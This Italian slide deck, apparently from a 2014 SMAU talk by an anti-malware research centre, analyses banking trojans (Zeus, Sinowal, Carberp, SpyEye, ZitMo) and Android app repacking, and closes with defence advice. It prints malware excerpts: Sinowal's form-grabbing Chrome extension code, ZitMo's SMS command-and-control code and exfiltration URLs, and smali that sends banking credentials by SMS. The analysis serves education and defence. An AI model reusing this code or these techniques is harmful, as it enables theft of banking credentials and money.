



Padova, 16-17 Aprile  
PADOVAFIERE



**GRAM**  
CENTRO  
RICERCHE  
ANTI-MALWARE

## Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...



**smau**  
PADOVA 16-17 APRILE 2014

Mercoledì 16 aprile alle ore 12:00  
Sala Trade

Relatori: ing. Gianfranco Tonello, Paolo Rovelli

Padova, 16/04/2014



PADOVA 16-17 APRILE 2014



**GRAM**  
CENTRO  
RICERCHE  
ANTI-MALWARE

## Frode informatica

### Frode informatica, ripulito il conto degli avvocati di Padova

Furto on line, l'Ordine derubato di 300 mila euro, finiti all'estero attraverso cinque bonifici, poi è scattato l'allarme dell'istituto di credito

25 Maggio 2012; fonte «Il Mattino di Padova»  
<http://mattinopadova.gelocal.it/cronaca/2012/05/25/news/frode-informatica-ripulito-il-conto-degli-avvocati-di-padova-1.5154231>



Phishing

Trojan Banker

A xe sta ea segretaria!

Ogni riferimento a persone o fatti è puramente casuale

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

2

**smau**  
PRADOVA

**C.R.A.M.**  
C.R.A.M. ANALISI E PREVENZIONE

## Frodi bancarie: tecniche utilizzate



- **Phishing:** si intende una tecnica attraverso la quale un soggetto malintenzionato (chiamato *phisher*), riesce a raccogliere dati personali di accesso, tramite tecniche di ingegneria sociale che negli anni si sono fatte sempre più raffinate.
- **Trojan Banker:** malware in grado di rubare le credenziali di accesso alla propria banca, modificando le schermate di login dei più diffusi

**Scopo:** rubare denaro dal conto corrente eseguendo bonifici su conti esteri.

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

3

**smau**  
PRADOVA


**C.R.A.M.**  
C.R.A.M. ANALISI E PREVENZIONE

## Autenticazione nell'home banking

- Aut. a senso unico: Username e password statiche con tastiera fisica/virtuale
- Autenticazione a due fattori: Gridcard e TAN (Transaction Access Number)
- Autenticazione a due fattori: One Time password (OTP)
- Autenticazione a due fattori: OTP via SMS
- Autenticazione a due fattori: OTP via lettore di Smart Card (smart tan)

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»


4



- 
- The slide lists various techniques used by Trojan Bankers:
- Keylogging
  - Screen shot capturing
  - Browser protected storage
  - Redirect verso falsi siti bancari
  - VNC privata / Socks Proxy con Back Connect
  - Form grabbing (MITB)
  - SMS grabbing
  - Manipolazione automatica (passiva e attiva)
  - Android Banking App repacking
- «Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»
- 6

**smau** **C.R.A.M.**

## Form grabbing (MITB)



Tutti i browser sono vulnerabili: IE, Firefox, Google Chrome, Opera, etc.

**Hooked API generiche**

GetWindowText, TranslateMessage (user32.dll)  
send, WSASend (ws2\_32.dll)

**Internet Explorer**

HttpSendRequest (wininet.dll)  
HttpSendRequestEx (wininet.dll)  
InternetReadFile (wininet.dll)  
InternetReadFileEx (wininet.dll)  
InternetQueryDataAvailable (wininet.dll)  
InternetCloseHandle (wininet.dll)  
EncryptMessage (secure32.dll)

**Firefox**

PR\_Connect (nspr4.dll)  
PR\_Write (nspr4.dll)  
PR\_Read (nspr4.dll)  
PR\_Close (nspr4.dll)

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

7

**smau** **C.R.A.M.**

## Frodi bancarie: Trojan Banker

- **Zeus (ZBot – Citadel – ICE IX):** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- **Sinowal:** rootkit che infetta il Master Boot Record, metodo di diffusione siti infetti o installato da altri malware
- **Trojan.Win32.Banker:** file eseguibile che infetta il computer, metodo di diffusione via email
- **Carberp / SpyEye / Gataka / IBANK :** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- **ZitMO:** Zeus in the Mobile per Android, Symbian...


«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

8

**smau** **C.R.A.M.**

## Zeus: Il primo trojan banker

Anno	2007
Nome file	ntos.exe, oembios.exe, twext.exe, sdra64.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Browser protected Storage; Form grabber: IE/Firefox; Web inject per Internet explorer; Socks proxy con back connection; VNC; Rubare certificati X.509 Plugin venduti separatamente
Target	Banche US, UK, IT, etc



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

9

**smau** **C.R.A.M.**

## Zeus: banche italiane sotto il mirino

Elenco di alcuni siti di banche italiane trovato all'interno del file di configurazione di Zeus

	<a href="https://www.gruppocarige.it/grps/vbank/jsp/login.jsp">https://www.gruppocarige.it/grps/vbank/jsp/login.jsp</a>
<b>Posteitaliane</b>	<a href="https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp">https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp</a>
	<a href="https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jspe">https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jspe</a>
	<a href="https://hb.quiubi.it/newSSO/x11logon.htm">https://hb.quiubi.it/newSSO/x11logon.htm</a>
	<a href="https://www.iwbank.it/private/index_pub.jhtml*">https://www.iwbank.it/private/index_pub.jhtml*</a>
	<a href="https://web.secservizi.it/siteminderagent/forms/login.fcc">https://web.secservizi.it/siteminderagent/forms/login.fcc</a>
	<a href="https://www.isideonline.it/relaxbanking/sso.Login">https://www.isideonline.it/relaxbanking/sso.Login</a>

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

10

**smau** PADOVA

**C.R.A.M.**  
CENTRO REGIONALE  
ANTITRUFFA

## Trojan Banker: esempi di web inject 1/2



Il trojan Banker modifica (lato client) la pagina di login della banca, richiedendo anche la password dispositiva. Gli autori del malware possono accedere al conto online della vittima e eseguire bonifici su conti esteri alla sua insaputa.

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

11

**smau** PADOVA

**C.R.A.M.**  
CENTRO REGIONALE  
ANTITRUFFA

## Trojan Banker: esempi di web inject 2/2



Altro esempio di Web Injection dove viene richiesta anche la password dispositiva.

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

12

**smau** **C.R.A.M.**

## Sinowal: plugin per Google Chrome

Anno	2008
Tipologia	Infetta il Master Boot Record, installa plugin o moduli per rubare le credenziali bancarie
Plugin:	Content.js; Plugin.dll; msseedir.dll; msdr.dll; lmbd.dll; wsse.dll; madd.dll; iexpgent64.dll (Nov. 2012 – ott. 2013)
Caratteristiche	Google Chrome plugin; Form Post tracking
Target	Banche NL

chrome://extensions

Chrome Extensions  Developer mode

Default Plug-in 1.0  Enabled  Allow in incognito  Not from Chrome Web Store

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...» 13

**smau** **C.R.A.M.**

## Sinowal: plugin per Google Chrome

```

1 {
2   "manifest_version": 2,
3   "name": "Default Plug-in", "version": "1.0",
4   "permissions": ["webNavigation", "tabs", "webRequest", "webRequestBlocking", "cookies", "http://*/", "https://*/"],
5   "background": {"page": "background.html"},
6   "content_scripts": [{"matches": ["http://*/", "https://*/"], "js": ["content.js"], "all_frames": true, "run_at": "document_start"}],
7   "plugins": [{"path": "plugin.dll", "public": true}]
8 }
    
```

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...» 14

**smau** **C.R.A.M.**

## Sinowal: default plugin -> content.js

```

1 function defaultPlugin(){
2   var plugin=document.getElementById("default-plugin");
3   if(plugin) return plugin;
4   plugin=document.createElement("embed");
5   plugin.setAttribute("type","application/default-plugin");
6   plugin.setAttribute("id","default-plugin");
7   plugin.setAttribute("hidden","true");
8   document.documentElement.appendChild(plugin);
9   return plugin;
10 }
11
12 function executeSubmit(){
13   function submitEvent(form){
14     var result='';
15     if(form&&form.method=='post'){
16       result+=document.location.href+"\r\n"+form.action+"\r\n";
17       for(var i=1;i<=form.elements.length;i++){
18         if(form.elements[i].name=='undefined') continue;
19         var name=form.elements[i].name;
20         var type=form.elements[i].type;
21         var value=form.elements[i].value;
22         if(name.length&&type.length&&value.length){
23           result+=name+" (" +type+ "): "+value+"\r\n";
24         }
25       }
26     }
27     return result;
28   }
29   window.addEventListener("submit",
30

```

Il «default plugin» utilizzato da Sinowal è costituito da 2 moduli:

- Content.js
- Plugin.dll

Il modulo javascript modifica il metodo POST per tutti i form caricati nella pagina web. In questo modo è in grado di leggere la password inserita nel form.

← Content.js

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

15

**smau** **C.R.A.M.**

## Frodi bancarie: Carberp e OTP

1. L'utente invia le sue credenziali di accesso alla banca: login, password, Pass-key Internet banking (OTP = One Time Password incrementale).
2. Le credenziale vengono intercettate dal virus, che le inoltra alla banca per l'autenticazione.
3. Il virus visualizza un falso messaggio di inserimento errato di login/password
4. L'utente re-inserisce login/password e un nuovo valore della Pass-key Internet banking. Le credenziale vengono intercettate dal virus e memorizzate.
5. La Banca conferma la correttezza dei dati inseriti al punto 1 e l'utente accede al suo conto online

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»


16



**smau** **C.R.A.M.**


## SpyEye: concorrente di Zeus

Anno	2010
Nome file	Cleansweep.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Form grabber: POST / GET; Web inject; Socks proxy con back connection; Rubare certificati X.509 Plugin venduti separatamente Terminare «Zeus»
Target	Bank of America, banche UK, US, etc



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

17






**smau** **C.R.A.M.**

## Android ZitMo

Nome	PACKAGE	Nome App
ZitMo.A	com.systemsecurity6.gms	Trusteer Rapport
ZitMo.B	com.android.security	Android Security Suite Premium
ZitMo.H	com.android.security	Zertifikat

- **android.permission.RECEIVE\_SMS**
- **android.permission.SEND\_SMS**

Tutti le varianti di ZitMo, provano a connettersi e a inviare gli SMS rubati ai seguenti URL:

- <http://android2update.com/aapl.php>
- <http://android2update.com/biwdr.php>
- <http://androidversion.net/2/biwdr.php>
- <http://androidssafe.com/biwdr.php>
- <http://getupdateandroid.com/biwdr.php>
- <http://updateandroid.biz/update/biwdr.php>
- <http://softthrifty.com/security.jsp>

ZitMo presenta caratteristiche tipiche della botnet, in particolare l'abilità di ricevere comandi da un C&C Server (generalmente via SMS).

Comandi botnet:

- abilitare/disabilitare il malware
- cambiare il numero di telefono del C&C Serve

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

19

**smau** **C.R.A.M.**

## Android: ZitMo.B 1/2

```

public static String GetActivationCode()
{
    if (AppContext == null)
    {
        LogError("AppContext null in GetActivationCode");
        return "error";
    }
    String str1 = ((TelephonyManager)AppContext.getSystemService("phone")).getDeviceId();
    if (str1 == null)
        return "error";
    String str2 = Integer.toString(Integer.parseInt(str1.substring(8)));
    return "1" + str2 + "3";
}

```



Il "codice di attivazione" mostrato è l'ID del dispositivo (IMEI), ottenuto aggiungendoci un "1" in testa, più 7 cifre dell'ID del dispositivo (quelle dalla posizione 8 fino alla fine) e, aggiungendoci un "3" in coda.

Per ogni SMS ricevuto, SecurityReceiver estrae le informazioni necessarie e le invia all'URL:  
<http://updateandroid.biz/update/biwdr.php>  
 &from=[...]&text=[...].

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

20

**smau** **C.R.A.M.**

## Android: ZitMo.B 2/2

```

public boolean AlternativeControl(String paramString)
{
    ValueProvider.LogTrace("AlternativeControl called");
    if (paramString.startsWith("%"))
    {
        ValueProvider.LogTrace("AlternativeControl control message GET INFO");
        SendControlInformation(ExtractNumberFromMessage(paramString));
        return true;
    }
    if (paramString.startsWith(":"))
    {
        ValueProvider.LogTrace("AlternativeControl control message new number");
        String str = ExtractNumberFromMessage(paramString);
        if (str.length() > 7)
        {
            ValueProvider.LogTrace("AlternativeControl control number " + str);
            ValueProvider.SaveBoolValue("AlternativeControl", true);
            ValueProvider.SaveStringValue("AlternativeNumber", str);
            SendControlInformation(str);
            return true;
        }
    }
    if (paramString.startsWith("**"))
    {
        ValueProvider.LogTrace("AlternativeControl control message fin packet");
        ValueProvider.UninstallSoftware();
        SendControlInformation(ExtractNumberFromMessage(paramString));
        return true;
    }
    if (paramString.startsWith("."))
    {
    }
}
    
```

**Botnet** tramite il metodo *AlternativeControl()*

comandi da un **C&C Server via SMS**:

- Inviare informazioni private dell'utente (modello del dispositivo, produttore, versione, ecc...)
- Settare/rimuovere un numero di telefono alternativo per il C&C Server
- Abilitare/disabilitare il malware stesso

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

21

**smau** **C.R.A.M.**

## Android Banking App: repacking

```

graph TD
    subgraph "Sviluppatore"
        A[compilazione e packing] --> B[Firmato con chiave privata]
        B --> C[APK]
    end
    C -- 1 --> D((Google market o di terze parti))
    D -- 2 --> E[decompilazione]
    E --> F[Analisi codice]
    F --> G[Modifica del codice]
    G --> H[ricompilazione]
    H --> I[repacking]
    I --> J[Firmato con chiave privata]
    J --> K[APK]
    K -- 3 --> D
    D -- 4 --> L[Smartphone]
    L -- 5 --> M[Edificio]
    M -- 6 --> N[Bonifico eseguito sul conto del truffatore]
    
```

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

22

**smau** **PADOVA** **C.R.A.M.**

## Android Fineco App: esempio di repacking

com.fineco.it\com\fineco\it\datamodel\dx.smali



```

.method public c()Ljava/lang/String;
    .locals 2
    .prologue
    .line 35
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct (v0), Ljava/lang/StringBuilder;-><init>()V
    const-string v1, "func=json/G_LOGIN_SECUREID="
    invoke-virtual (v0, v1), Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static (v1), Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual (v0, v1), Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v1, "password="
    invoke-virtual (v0, v1), Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static (v1), Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual (v0, v1), Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    invoke-virtual (v0), Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v0
    return-object v0
    .end method

```

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

23

**smau** **PADOVA** **C.R.A.M.**

## Android Fineco App: esempio di repacking

```

.method public c()Ljava/lang/String;
    [..]
    const/4 v2, 0x0
    new-instance v1, Ljava/lang/StringBuilder;

```

```

move-result-object v1
invoke-virtual (v1), Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v3
.local v3, body:Ljava/lang/String;
invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
move-result-object v0
.local v0, sms:Landroid/telephony/SmsManager;
const-string v1, "0000000000" Numero di telefono
move-object v4, v2
move-object v5, v2
invoke-virtual/range (v0 .. v5), Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;
const-string v1, "SMSInjector: "
invoke-static (v1, v3), Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
return-object v3
    .end method

```



SMS:  
Func=json/G\_LOGIN&userID=123&password=abc



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

24

**smau**  
PRADOVA

**iPhone: sotto attacco**



- Phishing
- Vulnerabilità SSL corretta in iOS 7.0.6
- Keylogger

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

25

**smau**  
PRADOVA

**iPhone: keylogger demo by FireEye**



- Evento touchscreen: «l'utente ha premuto lo schermo nella posizione x,y»
- Inviare le coordinate ad un server remoto
- Trasformare le coordinate in lettere
- Log di tutti i tasti premuti
- iOS: 6.1.x, 7.0.5, 7.0.6

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

26

**smau** **C.R.A.M.**

## Smart TV: sono sicure ?



- Smart TV: **Samsung, LG, Philips, Sony, Sharp, Panasonic e Toshiba**
- **Navigare in internet, video in streaming**
- Utilizzare App: **Facebook, Skype, app bancarie etc**
- **Webcam e microfono**
- Sistema operativo: **basato su Linux**
- Processore: **ARM, MIPS, sh4**

Smart TV = PC + televisione

- Dispositivi: usb, bluetooth, wi-fi
- S.O.: bootloader, kernel module, esecuzione programmi, task, etc
- Non è prevista una shell

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

27

**smau** **C.R.A.M.**

## Smart TV: vettori di attacco



- Upload di app maligna nello store della Smart TV (vulnerabilità web browser, flash, installer) (scenario 1)
- Navigazione su siti internet infetti (scenario 2)
- Attacco dalla rete interna (porta 7676 o 55000)

Flash player: 10.1.105.7  
Linux: 2.6.35.13

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»


28

**smau** **C.R.A.M.**

## Smart TV: privacy in pericolo!

Che cosa può fare un hacker dopo aver infettato una Smart TV ?

- La Smart TV è un PC, un malware con i privilegi di «root» può fare tutto:
  1. Inviare email di spam
  2. Eseguire clicker fraudolenti
  3. Rubare username, password (keylogging) o informazioni finanziarie...
- Hijacking i programmi TV (visualizzare pubblicità)
- Catturare TV screenshots
- Rompere la TV (crash o riavviarla in continuazione)
- Spiare attraverso la webcam e il microfono della TV




«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

29

**smau** **C.R.A.M.**

## Smart TV: Home Banking



- App: **Unicredit – Subito Banca via Internet** (da Samsung Smart TV App store)
- Web: **Internet Browser**

Furto delle credenziali di accesso:

- keylogging
- MITB

La realizzazione di rootkit per le Smart TV è complessa ma non impossibile.

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

30

**smau** **C.R.A.M.**

## Maggiori cause di infezione

- Navigazione su siti non raccomandabili
- Navigazione su siti attendibili ma che sono stati compromessi (infettati)
- Email con allegati infetti o link su siti infetti



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

31

**smau** **C.R.A.M.**

## Navigazione su siti non sicuri

- Molti siti poco attendibili includono nelle loro pagine script (principalmente **JavaScript** o **Flash**) che sono in grado di scaricare ed eseguire codice sul computer di chi lo sta visitando. Questo può essere tanto più dannoso quanto più alto è il livello di privilegi con il quale è eseguito il browser (ad esempio Administrator).
- Exploit kit: **Black Hole**, **Cool Exploit** (sfruttano vulnerabilità)
- Molto spesso questo tipo di siti include **pubblicità fraudolente**, ingannevoli o banner pubblicitari che, se cliccati, portano ad altri siti infetti o al download di software dannoso

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

32



**smau** **C.R.A.M.**

## Black Hole: Vulnerabilità utilizzate

Vulnerabilità	Descrizione	Vulnerabilità	Descrizione
CVE-2013-0422	Java	CVE-2010-1423	Java
CVE-2012-4681	Java	CVE-2010-0886	Java
CVE-2012-1889	Windows	CVE-2010-0842	Java
CVE-2012-1723	Java	CVE-2010-0840	Java
CVE-2012-0507	Java	CVE-2010-0188	Adobe Reader
CVE-2011-3544	Java	CVE-2009-1671	Java
CVE-2011-2110	Adobe Flash Player	CVE-2009-0927	Adobe Reader
CVE-2011-0611	Adobe Flash Player	CVE-2008-2992	Adobe Reader
CVE-2010-3552	Java	CVE-2007-5659	Adobe Reader
CVE-2010-1885	Windows	CVE-2006-0003	Internet Explorer

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

33

**smau** **C.R.A.M.**

## Virus dell'email

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

34

**smau** **C.R.A.M.**

## Come mi difendo dai Malware

- Antivirus sempre aggiornato e installato su tutti i pc della rete
- Aggiornare: Windows, Java, Adobe Reader, Adobe Flash Player e SilverLight
- Avere buonsenso nell'uso del computer:
  - Non navigare su siti potenzialmente pericolosi (adulti, crack, etc)
  - P2P: non accettare file da sconosciuti!
  - Diffidare da persone che vogliono inserire chiavette USB nel tuo pc
- Verificare la tipologia degli allegati che si salvano, una fattura non sarà di tipo «applicazione»:
  - Visualizzare le estensioni dei file conosciuti:  
fattura.pdf.exe ← fattura.pdf.exe
- Verificare la destinazione dei link su cui si clicca
- Android: CRAM App Analyser tool diagnostico




«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

35

**smau** **C.R.A.M.**

## CRAM App Analyser: Tool diagnostico 1/3




Che cosa è: Tool diagnostico per Android  
 Che cosa fa: svolge la funzione di “consulente della privacy” e protegge gli utenti da malware di nuova generazione e da minacce per la privacy.

Suddivide le applicazioni installate, in base ai permessi che richiedono, nei seguenti gruppi:

- **Potenzialmente Pericolose**
- **Costano denaro**
- **Accedono agli SMS**
- **Accedono alle Chiamate**
- **Tracciano la Posizione**
- **Leggono Dati Personali**
- **Accedono ad Internet**
- **In Avvio Automatico**

E' possibile inviare la lista delle app installate cliccando: «**Invia lista app**».

Scaricabile da Google Play store:  
<https://play.google.com/store/apps/details?id=it.tgsoft.cram&hl=it>




«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

36

**smau** **C.R.A.M. ANALISI**

## CRAM App Analyser: Esempio di Banker 2/3



Queste app possono leggere, memorizzare e/o monitorare i tuoi messaggi SMS/MMS.

- Zertifikat**  
com.security.service  
Android Debug, Android
- VkSafe**  
com.vksafe
- System**  
org.android.system  
Android

In figura possiamo vedere l'elenco delle app che possono leggere, memorizzare e/o monitorare i messaggi SMS/MMS.

Nell'esempio vediamo le seguenti app:

- Zertifikat (Trojan.Zitmo.H)
- VkSafe (Trojan.Citmo.C)
- System (Trojan.Spitmo.A)


Per vedere i dettagli dell'app è sufficiente cliccare sull'icona della stessa.

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

37

**smau** **C.R.A.M. ANALISI**

## CRAM App Analyser: dettagli dell'app 3/3



**VkSafe**  
com.vksafe

INVIA AL CRAM INFO SISTEMA

**Informazioni App**

MD5: 117d41e18cb3813e48db8289a40e5350  
Dimensione: 226.368 Byte  
Versione: 1.03  
Servizi: 1

**Informazioni Autore**

Nome: -  
Email: -  
Società: -  
Indirizzo: RU

**Informazioni Installazione**

Installato da: -  
Installazione: 2014-04-11 06:54:49  
Aggiornamento: 2014-04-11 06:54:49

**Permessi**

- Inviare, ricevere e leggere i messaggi SMS
- Connettersi ad INTERNET
- Mantenere il PROCESSORE attivo e/o lo SCHERMO accesso
- Avviarsi automaticamente all'AVVIO DEL SISTEMA

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

38

**smau**  
